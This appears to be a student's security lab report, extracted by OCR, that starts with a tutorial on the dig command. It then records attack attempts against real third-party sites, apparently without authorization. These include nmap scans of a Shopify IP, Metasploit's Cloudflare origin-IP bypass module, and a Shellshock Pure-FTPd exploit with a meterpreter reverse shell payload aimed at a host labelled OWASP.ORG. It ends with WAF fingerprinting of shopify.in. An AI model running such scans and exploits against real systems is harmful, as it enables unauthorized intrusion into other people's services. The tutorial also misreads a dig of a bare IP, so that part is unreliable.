The DIG command is a versatile DNS (Domain Name System) troubleshooting tool used to query DNS servers and retrieve DNS-related information. It is commonly used in command-line interfaces and is available on various operating systems, including Linux, macOS, and Windows (through third-party installations). Here are some common uses of the DIG command:

1. **Basic DNS Query:** dig domainname
   Replace "domainname" with the actual domain name you want to query. This command will provide you with information such as the IP address(es) associated with the domain, the authoritative DNS servers, and additional DNS records.


2. **Query Specific DNS Record Type:** dig recordtype domainname
   Replace "recordtype" with the specific DNS record type you want to query, such as A, MX, CNAME, TXT, etc. This command will return the records of the specified type associated with the domain.

3. **Query Specific DNS Server:** dig domainname @dnsserver
   Replace "dnsserver" with the IP address or hostname of the DNS server you want to query. This command directs the DIG query to a specific DNS server for the domain.

4**. Reverse DNS Lookup**: dig -x IPaddress
   Replace "IPaddress" with the IP address you want to perform a reverse DNS lookup on. This command will return the domain name associated with the given IP address.

5. **Display More Detailed Output:** dig +nocmd +noall +answer domainname

This command provides a more concise and focused output, displaying only the answer section of the DNS query results.



dig 185.146.173.20

; <<>> DiG 9.16.11-Debian <<>> 185.146.173.20
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26105
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;185.146.173.20. IN A

;; ANSWER SECTION:
185.146.173.20. 0 IN A 185.146.173.20

;; Query time: 7 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon Jun 26 16:26:47 IST 2023
;; MSG SIZE rcvd: 59


SUMMARY:
The DIG command was used to query the IP address 185.146.173.20. The summary of the output is as follows:


- The query was successful (status: NOERROR) and received an authoritative answer.
- The answer section states that the IP address 185.146.173.20 has an A record associated with it.
- The query was made to the DNS server at IP address 192.168.1.1.
- The query time was 7 milliseconds.
- The response was received on Monday, June 26, 2023, at 16:26:47 IST.
- The size of the received message was 59 bytes.

Overall, the output confirms that the IP address 185.146.173.20 has a corresponding A record indicating the same IP address.

EXPLOITING:

MAIN WEBSITE : SHOPIFY




kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/jayasree
File Actions Edit View Help
┌──(jayasree㉿kali)-[~]
└─$ nmap -sV 185.146.173.20
Starting Nmap 7.93 (https://nmap.org) at 2023-06-29 05:38 EDT
Nmap scan report for 185.146.173.20
Host is up (0.021s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Cloudflare http proxy
443/tcp open ssl/https Cloudflare
8080/tcp open http Cloudflare http proxy
8443/tcp open ssl/https-alt cloudflare
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.17 seconds
┌──(jayasree㉿kali)-[~]
└─$ searchsploit [[200~Cloudflare http proxy
zsh: bad pattern: "[[200~Cloudflare
┌──(jayasree㉿kali)-[~]
└─$ searchsploit Cloudflare http proxy
Exploits: No Results
Shellcodes: No Results
┌──(jayasree㉿kali)-[~]
└─$ searchsploit cloudflare
Exploit Title | Path
Cloudflare WARP 1.4 - Unquoted Service Pat | windows/local/50805.txt
Shellcodes: No Results
┌──(jayasree㉿kali)-[~]
└─$ sudo su
[sudo] password for jayasree:
┌──(root㉿kali)-[/home/jayasree]
└─# msfconsole
cowsay++
< metasploit >
KALI LINUX


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/jayasree
Screenshot taken
View image
File Actions Edit View Help
┌──(jayasree㉿kali)-[~]
└─$ sudo su
[sudo] password for jayasree:
┌──(root㉿kali)-[/home/jayasree]
└─# msfconsole
cowsay++
< metasploit >
=[metasploit v6.3.4-dev]
+ -- --=[2296 exploits - 1201 auxiliary - 409 post]
+ -- --=[968 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: You can pivot connections over sessions started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Cloudflare
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/gather/cloud_lookup normal No Cloud Lookup (and Bypass)
1 auxiliary/scanner/memcached/memcached_amp 2018-02-27 normal No Memcached Stats Amplification Scanner
2 auxiliary/scanner/http/wordpress_multicall_creds normal No Wordpress XML-RPC system.multicall Credential Collector
Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/wordpress_multicall_creds
msf6 > use auxiliary/gather/cloud_lookup
msf6 auxiliary(gather/cloud_lookup) > show info
Name: Cloud Lookup (and Bypass)
Module: auxiliary/gather/cloud_lookup
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
KALI LINUX

Description:

This module can be useful if you need to test the security of your server and your website behind a solution Cloud based. By discovering the origin IP address of the targeted host. More precisely, this module uses multiple data sources (in order ViewDNS.info, DNS enumeration and Censys) to collect assigned (or have been assigned) IP addresses from the targeted site or domain that uses the following: * Cloudflare, Amazon CloudFront, ArvanCloud, Envoy Proxy, Fastly, Stackpath Fireblade, Stackpath, MaxCDN, Imperva Incapsula, InGen Security (BinarySec EasyWAF), KeyCDN, Microsoft AzureCDN, Netlify and Sucuri.



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/jayasree
File Actions Edit View Help
server and your website behind a solution Cloud based. By
discovering the origin IP address of the targeted host. More
precisely, this module uses multiple data sources (in order
ViewDNS.info, DNS enumeration and Censys) to collect assigned (or
have been assigned) IP addresses from the targeted site or domain
that uses the following: * Cloudflare, Amazon CloudFront,
ArvanCloud, Envoy Proxy, Fastly, Stackpath Fireblade, Stackpath
MaxCDN, Imperva Incapsula, InGen Security (BinarySec EasyWAF),
KeyCDN, Microsoft AzureCDN, Netlify and Sucuri.
References:
https://citadelo.com/en/blog/cloudflare-how-to-do-it-right-and-do-not-reveal-your-real-ip/
View the full module info with the info -d command.
msf6 auxiliary(gather/cloud_lookup) > show options
Module options (auxiliary/gather/cloud_lookup):
Name Current Setting Required Description
CENSYS_SECRET no The Censys API SECRET
CENSYS_UID no The Censys API UID
COMPSTR no You can use a custom string to perform the comparison (read documentation)
DOMAIN no The target domain name
HOSTNAME yes The hostname or domain name where we want to find the real IP address
IPBLACKLIST_FILE no Files containing IP addresses to blacklist during the analysis process, one per line
NS no Specify the nameservers to use for queries, space separated
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RPORT 443 yes The target TCP port on which the protected website responds
SEARCHLIST no DNS domain search list, comma separated
SSL true yes Negotiate SSL/TLS for outgoing connections
THREADS 8 yes Threads for DNS enumeration
URIPATH / yes The URI path on which to perform the page comparison
WORDLIST /usr/share/metasploit-framework/data/wordlists/namelist.txt no Wordlist of subdomains
Auxiliary action:
Name Description
Automatic
View the full module info with the info, or info -d command.
msf6 auxiliary(gather/cloud_lookup) >



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/jayasree
File Actions Edit View Help
have been assigned) IP addresses from the targeted site or domain
that uses the following: * Cloudflare, Amazon CloudFront,
ArvanCloud, Envoy Proxy, Fastly, Stackpath Fireblade, Stackpath
MaxCDN, Imperva Incapsula, InGen Security (BinarySec EasyWAF),
KeyCDN, Microsoft AzureCDN, Netlify and Sucuri.
References:
https://citadelo.com/en/blog/cloudflare-how-to-do-it-right-and-do-not-reveal-your-real-ip/
View the full module info with the info -d command.
msf6 auxiliary(gather/cloud_lookup) > show options
Module options (auxiliary/gather/cloud_lookup):
Name Current Setting Required Description
CENSYS_SECRET no The Censys API SECRET
CENSYS_UID no The Censys API UID
COMPSTR no You can use a custom string to perform the comparison (read documentation)
DOMAIN no The target domain name
HOSTNAME yes The hostname or domain name where we want to find the real IP address
IPBLACKLIST_FILE no Files containing IP addresses to blacklist during the analysis process, one per line
NS no Specify the nameservers to use for queries, space separated
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RPORT 443 yes The target TCP port on which the protected website responds
SEARCHLIST no DNS domain search list, comma separated
SSL true yes Negotiate SSL/TLS for outgoing connections
THREADS 8 yes Threads for DNS enumeration
URIPATH / yes The URI path on which to perform the page comparison
WORDLIST /usr/share/metasploit-framework/data/wordlists/namelist.txt no Wordlist of subdomains
Auxiliary action:
Name Description
Automatic
View the full module info with the info, or info -d command.
msf6 auxiliary(gather/cloud_lookup) > set rhosts 185.146.173.20
[-] Unknown datastore option: rhosts.
msf6 auxiliary(gather/cloud_lookup) > set hostname 185.146.173.20
hostname => 185.146.173.20
msf6 auxiliary(gather/cloud_lookup) >



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/jayasree
File Actions Edit View Help
References:
https://citadelo.com/en/blog/cloudflare-how-to-do-it-right-and-do-not-reveal-your-real-ip/
View the full module info with the info -d command.
msf6 auxiliary(gather/cloud_lookup) > show options
Module options (auxiliary/gather/cloud_lookup):
Name Current Setting Required Description
CENSYS_SECRET no The Censys API SECRET
CENSYS_UID no The Censys API UID
COMPSTR no You can use a custom string to perform the comparison (read documentation)
DOMAIN no The target domain name
HOSTNAME yes The hostname or domain name where we want to find the real IP address
IPBLACKLIST_FILE no Files containing IP addresses to blacklist during the analysis process, one per line
NS no Specify the nameservers to use for queries, space separated
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RPORT 443 yes The target TCP port on which the protected website responds
SEARCHLIST no DNS domain search list, comma separated
SSL true yes Negotiate SSL/TLS for outgoing connections
THREADS 8 yes Threads for DNS enumeration
URIPATH / yes The URI path on which to perform the page comparison
WORDLIST /usr/share/metasploit-framework/data/wordlists/namelist.txt no Wordlist of subdomains
Auxiliary action:
Name Description
Automatic
View the full module info with the info, or info -d command.
msf6 auxiliary(gather/cloud_lookup) > set rhosts 185.146.173.20
[-] Unknown datastore option: rhosts.
msf6 auxiliary(gather/cloud_lookup) > set hostname 185.146.173.20
hostname => 185.146.173.20
msf6 auxiliary(gather/cloud_lookup) > exploit
[-] SSL_connect returned=1 errno=0 peeraddr=185.146.173.20:443 state=error: sslv3 alert handshake failure
[-] Couldn't determine the action automatically because no target signatures matched
[*] Auxiliary module execution completed
msf6 auxiliary(gather/cloud_lookup) >


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/jayasree
File Actions Edit View Help
Screenshot taken
View image
(jayasree㉿kali)-[~]
$ nmap -sV 185.146.173.20
Starting Nmap 7.93 (https://nmap.org) at 2023-06-29 05:38 EDT
Nmap scan report for 185.146.173.20
Host is up (0.021s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Cloudflare http proxy
443/tcp open ssl/https Cloudflare
8080/tcp open http Cloudflare http proxy
8443/tcp open ssl/https-alt cloudflare
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.17 seconds
(jayasree㉿kali)-[~]
$ searchsploit [[200-Cloudflare http proxy
zsh: bad pattern: "[[200-Cloudflare
(jayasree㉿kali)-[~]
$ searchsploit Cloudflare http proxy
Exploits: No Results
Shellcodes: No Results
(jayasree㉿kali)-[~]
$ searchsploit cloudflare
Exploit Title | Path
Cloudflare WARP 1.4 - Unquoted Service Pat | windows/local/50805.txt
Shellcodes: No Results
(jayasree㉿kali)-[~]
$ sudo su
[sudo] password for jayasree:
(root㉿kali)-[/home/jayasree]
msfconsole
cowsay++
< metasploit >
\ ,__,
\ (oo)____

TARGET WEBSITE : OWASP.ORG




kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/jayasree
root@kali: /home/jayasree
root@kali: /home/jayasree
KALI LINUX
"the quieter you become, the more you are able to hear"
=[metasploit v6.3.4-dev]
+ -- --=[2294 exploits - 1201 auxiliary - 409 post]
+ -- --=[968 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Pure-FTPd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPd External Authentication
Bash Environment Variable Code Injection (Shellshock)
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/ftp/pureftpd_bash_env_exec
msf6 > use exploit/multi/ftp/pureftpd_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp




Description:

This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets the Pure-FTPd FTP server when it has been compiled with the --with-extauth flag and an external Bash script is used for authentication. If the server is not set up this way, the exploit will fail, even if the version of Bash in use is vulnerable.


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/jayasree
root@kali: /home/jayasree
RPATH /bin yes Target PATH for binaries used by the CmdStager
RPORT 21 yes The target port (TCP)
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address o
n the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Linux x86
View the full module info with the info, or info -d command.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > set hostname 77.246.191.161
[-] Unknown datastore option: hostname.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > set hostname 77.246.191.161
[-] Unknown datastore option: hostname.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > set rhosts 77.246.191.161
rhosts => 77.246.191.161
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[-] 77.246.191.161:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (77.246.191.161:21)
timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) >

FIREWALL :


(sabarish㉿Sabarish)-[~]
$ wafw00f shopify.in
W00f!
404 Hack Not Found
405 Not Allowed
403 Forbidden
502 Bad Gateway
500 Internal Error
~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://shopify.in
[+] The site https://shopify.in is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2

